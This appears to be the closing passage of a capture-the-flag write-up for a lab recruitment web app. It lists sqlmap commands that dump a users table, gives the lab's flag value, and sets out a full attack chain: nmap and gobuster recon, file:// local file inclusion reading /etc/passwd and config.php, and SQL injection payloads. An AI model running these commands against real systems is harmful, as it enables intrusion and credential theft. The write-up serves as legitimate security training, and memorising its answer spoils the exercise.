  --dbs

GET parameter 'search' is vulnerable. Databases discovered: information_schema, mysql, performance_schema, phpmyadmin, recruit_db, sys.
Enumerating recruit_db tables:
sqlmap -u "http://TARGET_IP/dashboard.php?search=Bob" \
  --cookie="PHPSESSID=[session_id]" \
  -p search \
  --batch \
  -D recruit_db \
  --tables

Enumerating the users table columns:
sqlmap -u "http://TARGET_IP/dashboard.php?search=Bob" \
  --cookie="PHPSESSID=[session_id]" \
  -p search \
  --batch \
  -D recruit_db \
  -T users \
  --columns
Credentials confirmed in the database. Dumping the three columns:
sqlmap -u "http://TARGET_IP/dashboard.php?search=Bob" \
  --cookie="PHPSESSID=[session_id]" \
  -p search \
  --batch \
  -D recruit_db \
  -T users \
  -C id,username,password \
  --dump
Admin credentials stored in plain text.
Admin Access

Admin = pwned.
What is the flag value after logging in as admin?
THM{LOGGED_IN_ADM1N1}
Cue the confetti…
Full Attack Chain
# 1. Recon
nmap -Pn -sC -sV -T4 TARGET_IP -oA recruit_nmap
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP -oA recruit_nmap_extended.txt
# Ports: 22 SSH, 53 DNS, 80 HTTP | PHPSESSID httponly flag not set | /mail/, /phpmyadmin/, /server-status/
curl -I http://TARGET_IP:80
# 200 OK, fresh PHPSESSID cookie

# 2. Application mapping
# Browser: login form at :80, Access API link present
# Burp intercept login attempt -> /api.php confirmed line 54
# /api.php: /file.php?cv=<URL> fetches URLs server-side

# 3. Session cookie analysis
curl -i -b 'PHPSESSID=[session_id]' http://TARGET_IP/admin/
curl -i -b 'PHPSESSID=[session_id]' http://TARGET_IP/dashboard/
curl -i -b 'PHPSESSID=[session_id]' http://TARGET_IP/api.php/

# 4. LFI discovery
curl -i -b 'PHPSESSID=[session_id]' 'http://TARGET_IP/file.php?cv=http://127.0.0.1/'
# Loopback blocked -> scopes to LFI
curl -i -b 'PHPSESSID=[session_id]' 'http://TARGET_IP/file.php?cv=file:///etc/passwd'
# LFI confirmed via file:// scheme

# 5. Directory enumeration
gobuster dir -u http://TARGET_IP/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html -t 20
# config.php (Status: 200, Size: 0) | /mail/

# 6. /mail/ investigation
curl -i http://TARGET_IP/mail/
# mail.log: HR username = hr | HR password location = config.php | admin creds in DB only

# 7. Credential extraction
curl -i -b 'PHPSESSID=[session_id]' 'http://TARGET_IP/file.php?cv=http://localhost/config.php'
# localhost blocked
curl -i -b 'PHPSESSID=[session_id]' 'http://TARGET_IP/file.php?cv=file://config.php'
# config.php returns HR_PASSWORD -> login as hr -> user flag

# 8. SQL injection discovery
# Dashboard search: GET /dashboard.php?search=
# ' -> SQL syntax error confirms LIKE '%<input>%' pattern
# %' OR 1=1 -- - -> all records returned

# 9. SQLMap enumeration and dump
sqlmap -u "http://TARGET_IP/dashboard.php?search=Bob" --cookie="PHPSESSID=[session_id]" -p search --batch --dbs
sqlmap -u "http://TARGET_IP/dashboard.php?search=Bob" --cookie="PHPSESSID=[session_id]" -p search --batch -D recruit_db --tables
sqlmap -u "http://TARGET_IP/dashboard.php?search=Bob" --cookie="PHPSESSID=[session_id]" -p search --batch -D recruit_db -T users --columns
sqlmap -u "http://TARGET_IP/dashboard.php?search=Bob" --cookie="PHPSESSID=[session_id]" -p search --batch -D recruit_db -T users -C id,username,password --dump
# Admin credentials in plaintext -> login as admin -> admin flag